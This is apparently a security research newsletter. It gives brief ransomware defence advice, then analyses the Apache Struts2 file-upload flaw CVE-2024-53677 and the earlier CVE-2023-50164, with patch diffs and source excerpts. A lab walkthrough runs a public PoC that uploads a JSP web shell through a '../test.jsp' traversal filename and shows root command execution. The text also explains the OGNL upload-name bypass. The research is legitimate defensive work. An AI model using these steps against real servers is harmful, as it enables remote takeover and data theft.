
When ransomware is executed, it modifies the remote session timeout settings, terminates specific services, and deletes stored backup copies using Windows commands. Behavior-based detection solutions can block malicious behavior, such as abnormal access attempts to registry paths or service termination. To prepare for possible file encryption by ransomware, backup copies and system recovery files should be stored separately on an isolated network or storage.

Moreover, batch scripts may be used to self-delete ransomware files and erase Windows event logs. To prevent file encryption, ASR (Attack Surface Reduction)<sup>7</sup> rules can be enabled, or an EDR (Endpoint Detection and Response)<sup>8</sup> solution can be utilized to block specific processes used by attackers, thereby preventing malicious activities. Additionally, event logs should be configured to allow access only to authorized users or stored separately in a remote storage location for

<sup>7</sup> ASR: A protection feature that blocks specific processes and executable processes used by attackers.

<sup>8</sup> EDR: A solution that detects, analyzes, and responds to malicious behavior occurring on terminals such as computers, mobile devices, and servers in real time to prevent the spread of damage.

preservation.



## ■ Reference Sites


- CyberPress (<https://cyberpress.org/microsoft-office-zero-day-to-spread-ransomware/>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/clop-ransomware-is-now-extorting-66-cleo-data-theft-victims/>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-responsibility-for-cleo-data-theft-attacks/>)
- Qualys Threat Analysis Report (<https://threatprotect.qualys.com/2024/12/03/zyxel-firewall-directory-traversal-vulnerability-exploited-in-ransomware-attack-cve-2024-11667/>)
- Security Week (<https://www.securityweek.com/hacker-leaks-cisco-data/>)
- KBS News (<https://news.kbs.co.kr/news/pc/view/view.do?ncd=8133787>)
- BleepingComputer's official website (<https://www.bleepingcomputer.com/news/security/us-charges-russian-israeli-as-suspected-lockbit-ransomware-coder/>)
- Security News (<https://www.boannews.com/media/view.asp?idx=135211>)
- News Journalism (<https://www.ngetnews.com/news/articleView.html?idxno=516169>)

# Research & Technique

## Struts2 File Upload Vulnerability (CVE-2024-53677)

### ■ Overview of Vulnerability

Apache Struts2 is an open-source framework for developing Java EE<sup>9</sup> web applications. There are many use cases in Java EE web applications. Searching for Apache Struts2 published on the Internet through the OSINT search engine confirms that as of January 2, 2025, Apache Struts2 is being used on 3.58 million sites in many countries, including Korea, the United States, and Japan.



Source: fofa.info

**Figure 1. Apache Struts2 Usage Statistics**

In December 2023, a remote code execution vulnerability (CVE-2023-50164) was made public in Apache Struts2 via file upload bypass. The vulnerability arose due to a flaw in the file upload logic, and Apache released a patched version, Apache Struts2 6.3.0.2, on December 4, 2023. Later,

---

<sup>9</sup> Java EE (Java Platform, Enterprise Edition): Currently called Jakarta EE, it is a platform for server-side development using Java.

on December 11, 2024, another remote code execution vulnerability (CVE-2024-53677) bypassing Apache Struts2 file upload restrictions was disclosed.

Likewise, this vulnerability results from a file upload logic flaw, allowing attackers to upload malicious files, such as web shells, to arbitrary paths using OGNL (Object-Graph Navigation Language) expressions<sup>10</sup>. As of December 17, 2024, this vulnerability has been actively exploited, prompting multiple cybersecurity agencies, including those in Canada, Australia, and Belgium, to issue urgent advisories recommending immediate patching.

## ■ Attack Scenario




Figure 2. CVE-2024-53677 Attack Scenario

- ① Accessing vulnerable web pages using struts2
- ② Uploading malicious files via the CVE-2024-53677 vulnerability
- ③ Executing remote commands via the malicious file
- ④ Installing malware on the victim's server
- ⑤ Stealing important information from the victim's database

<sup>10</sup>OGNL expressions: An open-source expression language (EL) that allows retrieving and setting properties using simpler expressions than Java while also enabling the execution of Java classes.



## ■ Affected Software Versions

The software versions vulnerable to CVE-2024-53677.

S/W	Vulnerable Version
Apache Struts2	Struts 2.0.0 – Struts 2.3.37
	Struts 2.5.0 – Struts 2.5.33
	Struts 6.0.0. – Struts 6.3.0.2

## ■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-53677.

Name	Information
Victim	Struts 6.3.0.2 (192.168.0.5)
Attacker	Kali Linux (192.168.216.129)

## ■ Vulnerability Test

### Step 1. Configuration of the Environment

Configure the environment via a vulnerable Apache Struts2 Docker image on the victim's PC. The docker image and vulnerability test files for the CVE-2024-53677 vulnerability test configuration in the EQSTLab GitHub repository is shown below.

•URL: <https://github.com/EQSTLab/CVE-2024-53677>

Configure the GitHub repository on the victim's PC with the following command.

```
> git clone https://github.com/EQSTLab/CVE-2024-53677
```

Move to the docker directory using the following command, build the docker image, and run it.

```
> cd docker
> docker build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
> docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2024-53677
```

It can be confirmed that an Apache struts2 page that is vulnerable to file upload attacks has been built.




Figure 3. Checking the Vulnerable Struts Environment Setup

## Step 2. Vulnerability Test

The PoC for testing the CVE-2024-53677 vulnerability is stored in the following GitHub repository address of EQSTLab.

- URL: <https://github.com/EQSTLab/CVE-2024-53677>

Use the git clone command on the attacker's PC to download the PoC from the CVE-2024-53677 repository.

```
(root@kali)-[/home/kali/poc]
# git clone https://github.com/EQSTLab/CVE-2024-53677
Cloning into 'CVE-2024-53677' ...
remote: Enumerating objects: 36, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 36 (delta 2), reused 36 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (36/36), 23.26 KiB | 4.65 MiB/s, done.
Resolving deltas: 100% (2/2), done.
```

Figure 4. Downloading CVE-2024-53677 PoC

The downloaded PoC file can be run with CVE-2024-53677.py, and the payload delivered from the attacker's PC will be executed on the victim's pfSense.

```
$ python3 CVE-2024-53677.py -u [struts2 file upload address] -p [name of the file to be uploaded] -f [file path to upload]
```

In the environment, a server (<https://192.168.0.5>) using a vulnerable version of Struts2 is built. The following example command uploads a malicious web shell to the service.

```
$ python3 CVE-2024-53677.py -u http://192.168.0.5/upload.action -p ../test.jsp -f test.txt
```

Enter the PoC execution command on the attacker's PC as follows.

```
(root@kali)-[/home/kali/poc/CVE-2024-53677]
# python3 CVE-2024-53677.py -u http://192.168.0.5:8080/upload.action -p ../test.jsp -f test.txt
```

Figure 5. Example of the PoC Execution Command

Afterward, the web shell file upload can be confirmed by accessing the server with test.jsp.


A screenshot of a web browser window. The address bar shows the URL `192.168.0.5:8080/test.jsp?action=cmd&cmd=id`. Below the address bar, there are several bookmarks: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser shows the word "output" followed by the command execution result: `uid=0(root) gid=0(root) groups=0(root)`. A red arrow points from the URL in the address bar to the output text.

Figure 6. Checking the Web Shell Upload

## ■ Detailed Analysis of the Vulnerability

This section explains in sequence how the CVE-2024-53677 vulnerability occurs and how it links to the execution of arbitrary commands after the occurrence of CVE-2023-50164. **Step 1** briefly discusses the previously discovered vulnerability, CVE-2023-50164, and the security measures taken against it. **Step 2** explains the principles of CVE-2024-53677 and the process of uploading files using it.

### Step 1. CVE-2023-50164

In December 2023, a file upload vulnerability, CVE-2023-50164, was disclosed. More details on CVE-2023-50164 can be found in the February 2024 issue of EQST Insight.

•URL:[https://www.skshieldus.com/download/files/download.do?o\\_fname=EQST%20insight\\_Research%20Technique\\_202402.pdf&r\\_fname=20240220143226638.pdf](https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_202402.pdf&r_fname=20240220143226638.pdf)

Step 1 briefly discusses the general principle of occurrence of CVE-2023-50164 and security measures for it.

#### 1) CVE-2023-50164 Analysis

When a file upload request is received, the `get()`, `remove()`, and `contains()` methods of the `HttpParameters` class process HTTP request parameters and perform comparisons on parameters related to file upload. The `HttpParameters` class is case-sensitive for parameters. Therefore, since `name="upload"` and `name="Upload"` are treated as separate parameters, parameters called `upload` and `Upload` are created separately.

```

@SuppressWarnings("unchecked")
public class HttpParameters implements Map<String, Parameter> {

    private Map<String, Parameter> parameters;

    private HttpParameters(Map<String, Parameter> parameters) {
        this.parameters = parameters;
    }

    @SuppressWarnings("rawtypes")
    public static Builder create(Map requestParameterMap) {
        return new Builder(requestParameterMap);
    }
}

```

Figure 7. HttpParameters Class

Afterward, the setParameters() method of the ParametersInterceptor class processes the file upload using a TreeMap structure, and Java's TreeMap sorts in the order of [numbers > uppercase alphabet > lowercase alphabet > Korean]. Therefore, if both "upload" and "Upload" exist as parameter values, the file contents of the "Upload" parameter are printed first as they start with the uppercase.

```

protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
}

```

Figure 8. setParameters() Methodset

Then, the previously saved Upload parameter value can be redefined by the uploadFileName parameter and changed to an arbitrary file name on an arbitrary path. For example, the process of redefining test.jpg, which was previously defined as ../webshell.jsp, is as follows.




Figure 9. CVE-2023-50164 Operation Process

## 2) CVE-2023-50164 Patch

The CVE-2023-50164 vulnerability patch released on December 04, 2023 is described as follows. First, in the process of handling HTTP request parameters, the patch prevents overwriting parameters by adding the `remove()` method to remove the same parameters regardless of the case.

76	86	<code>public HttpParameters appendAll(Map&lt;String, Parameter&gt; newParams) {</code>
	87	<code>+ remove(newParams.keySet());</code>
77	88	<code>parameters.putAll(newParams);</code>
78	89	<code>return this;</code>
79	90	<code>}</code>

Figure 10. HttpParameters Patch Breakdown

The `equalsIgnoreCase()` method was added to ignore cases during the parameter handling process of the `get()`, `remove()`, and `contains()` methods of the `HttpParameters` class mentioned in the above **1) CVE-2023-50164 Analysis**. It means that the "upload" and the "Upload" parameters are no longer treated as different values.

110	137	<code>@Override</code>
111	138	<code>public Parameter get(Object key) {</code>
112	-	<code>if (parameters.containsKey(key)) {</code>
113	-	<code>return parameters.get(key);</code>
114	-	<code>} else {</code>
115	-	<code>return new Parameter.Empty(String.valueOf(key));</code>
139	+	<code>if (key != null &amp;&amp; contains(String.valueOf(key))) {</code>
140	+	<code>String keyString = String.valueOf(key).toLowerCase();</code>
141	+	<code>for (Map.Entry&lt;String, Parameter&gt; entry : parameters.entrySet()) {</code>
142	+	<code>if (entry.getKey() != null &amp;&amp; entry.getKey().equalsIgnoreCase(keyString)) {</code>
143	+	<code>return entry.getValue();</code>
144	+	<code>}</code>
145	+	<code>}</code>
116	146	<code>}</code>
147	+	<code>return new Parameter.Empty(String.valueOf(key));</code>

Figure 11. Get() Patch Breakdown

63	73	public boolean contains(String name) {
64	-	return parameters.containsKey(name);
74	+	boolean found = false;
75	+	String nameLowerCase = name.toLowerCase();
76	+	
77	+	for (String key : parameters.keySet()) {
78	+	if (key.equalsIgnoreCase(nameLowerCase)) {
79	+	found = true;
80	+	break;
81	+	}
82	+	}
83	+	
84	+	return found;
65	85	}

Figure 12. contains() Patch Breakdown

50	52	public HttpParameters remove(Set<String> paramsToRemove) {
51	53	for (String paramName : paramsToRemove) {
52	-	parameters.remove(paramName);
54	+	String paramNameLowerCase = paramName.toLowerCase();
55	+	Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
56	+	
57	+	while (iterator.hasNext()) {
58	+	Map.Entry<String, Parameter> entry = iterator.next();
59	+	if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
60	+	iterator.remove();
61	+	}
62	+	}
53	63	}
54	64	return this;

Figure 13. remove() Patch Breakdown

## Step 2. CVE-2024-53677

In December 2024, another file upload vulnerability, CVE-2024-53677, was disclosed. Since this vulnerability operates on a different principle than the CVE-2023-50164 vulnerability, it can occur even if there is no CVE-2023-50164 vulnerability. However, it is not vulnerable if actionFileUpload is used as an interceptor instead of fileUpload.

### 1) Struts2 ValueStack and Parameter Binding

Struts2 uses a concept called ValueStack to facilitate interaction between components. ValueStack is a data structure adopted in Struts2 to stack objects one after another while executing a process. Since ValueStack basically searches sequentially from the top object to the bottom, it reads recently added data more quickly, increasing program execution speed.

Java-based web applications may use methods such as `HttpServletRequest.getParameter()` or `HttpServletRequest.getParameterMap()` to retrieve parameters. Struts2 accesses parameters using `ValueStack`. At this time, parameter binding<sup>11</sup> is performed with an OGNL expression, which can be confirmed through the class specified in the `/core/src/main/resources/struts-default.xml` file in the struts2 source code.

```
core > src > main > resources > struts-default.xml
240 <interceptor name="scopedModelDriven" class="com.opensymphony.xwork2.interceptor.ScopedModelDrivenInterceptor"/>
241 <interceptor name="params" class="com.opensymphony.xwork2.interceptor.ParametersInterceptor"/>
242 <interceptor name="paramRemover" class="com.opensymphony.xwork2.interceptor.ParameterRemoverInterceptor"/>
243 <interceptor name="actionMappingParams" class="org.apache.struts2.interceptor.ActionMappingParametersInterceptor"/>
244 <interceptor name="prepare" class="com.opensymphony.xwork2.interceptor.PrepareInterceptor"/>
```

**Figure 14. ParametersInterceptor Class Located in struts-default.xml**

The `ParametersInterceptor` class specified in `struts-default.xml` can be verified through the `/core/src/main/java/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java` source code. The following figure shows the part where parameters are bound through `ValueStack`.

```
core > src > main > java > com > opensymphony > xwork2 > interceptor > ParametersInterceptor.java
123
124     if (parameters != null) {
125         Map<String, Object> contextMap = ac.getContextMap();
126         try {
127             ReflectionContextState.setCreatingNullObjects(contextMap, true);
128             ReflectionContextState.setDenyMethodExecution(contextMap, true);
129             ReflectionContextState.setReportingConversionErrors(contextMap, true);
130
131             ValueStack stack = ac.getValueStack();
132             setParameters(action, stack, parameters);
133         } finally {
134             ReflectionContextState.setCreatingNullObjects(contextMap, false);
135             ReflectionContextState.setDenyMethodExecution(contextMap, false);
136             ReflectionContextState.setReportingConversionErrors(contextMap, false);
137         }
138     }
139 }
140 return invocation.invoke();
```

**Figure 15. ParametersInterceptor Class**

It can be confirmed clearly by sending an HTTP request like the one below to check the file name.

---

<sup>11</sup> Parameter binding: The process of connecting a parameter to a value or object.

```
POST /upload.action HTTP/1.1
Host: localhost:8080
Content-Length: 314
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

-----WebKitFormBoundaryBbIJBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="test3.jpg"
Content-Type: image/jpeg

this_is_test_file
-----WebKitFormBoundaryBbIJBPavxBq8cdi--
```

After sending the above file, it can be confirmed more clearly by debugging the part where parameters are bound through the setParameters method.




Figure 16. Parameters Variable Structure

## 2) setParameters Filtering Bypass

In the `setParameters` method that performs parameter binding, parameters are added to `Parameters` only if the `isAcceptableParameter` method returns `True`.



```

167     protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
168         HttpParameters params;
169         Map<String, Parameter> acceptableParameters;
170         if (ordered) {
171             params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
172             acceptableParameters = new TreeMap<>(getOrderedComparator());
173         } else {
174             params = HttpParameters.create().withParent(parameters).build();
175             acceptableParameters = new TreeMap<>();
176         }
177
178         for (Map.Entry<String, Parameter> entry : params.entrySet()) {
179             String parameterName = entry.getKey();
180
181             if (isAcceptableParameter(parameterName, action)) {
182                 acceptableParameters.put(parameterName, entry.getValue());
183             }
184         }

```

**Figure 17. Filtering in setParameters**

The `isAcceptableParameter` method in the figure filters with the `acceptableName` method and then passes the value back to the `isAccepted` method within the `acceptableName` method to check whether the parameter name is valid.

```

protected boolean isAcceptableParameter(String name, Object action) {
    ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware) ? (ParameterNameAware) action : null;
    return acceptableName(name) && (parameterNameAware == null || parameterNameAware.acceptableParameterName(name));
}

```

**Figure 18. Filtering in isAcceptableParameter**

```

287     protected boolean acceptableName(String name) {
288         boolean accepted = isWithinLengthLimit(name) && !isExcluded(name) && isAccepted(name);
289         if (devMode && accepted) { // notify only when in devMode
290             LOG.debug("Parameter [{}] was accepted and will be appended to action!", name);
291         }
292         return accepted;
293     }

```

**Figure 19. Filtering in acceptableName**

Finally, `isAccepted` checks whether the parameter name input through `acceptedPatterns` is valid.

```

310     protected boolean isAccepted(String paramName) {
311         AcceptedPatternsChecker.IsAccepted result = acceptedPatterns.isAccepted(paramName);
312         if (result.isAccepted()) {
313             return true;
314         } else if (devMode) { // warn only when in devMode

```

**Figure 20. Filtering in isAccepted**

The pattern check is confirmed to be performed by the following regular expression.



### 3) Exploiting Vulnerabilities

As discussed above, the file upload request can redefine the file name with an arbitrary path and extension using the OGNL expression like `top.uploadFileName`. Therefore, arbitrary commands can be executed by redefining the file name and uploading a malicious jsp file.

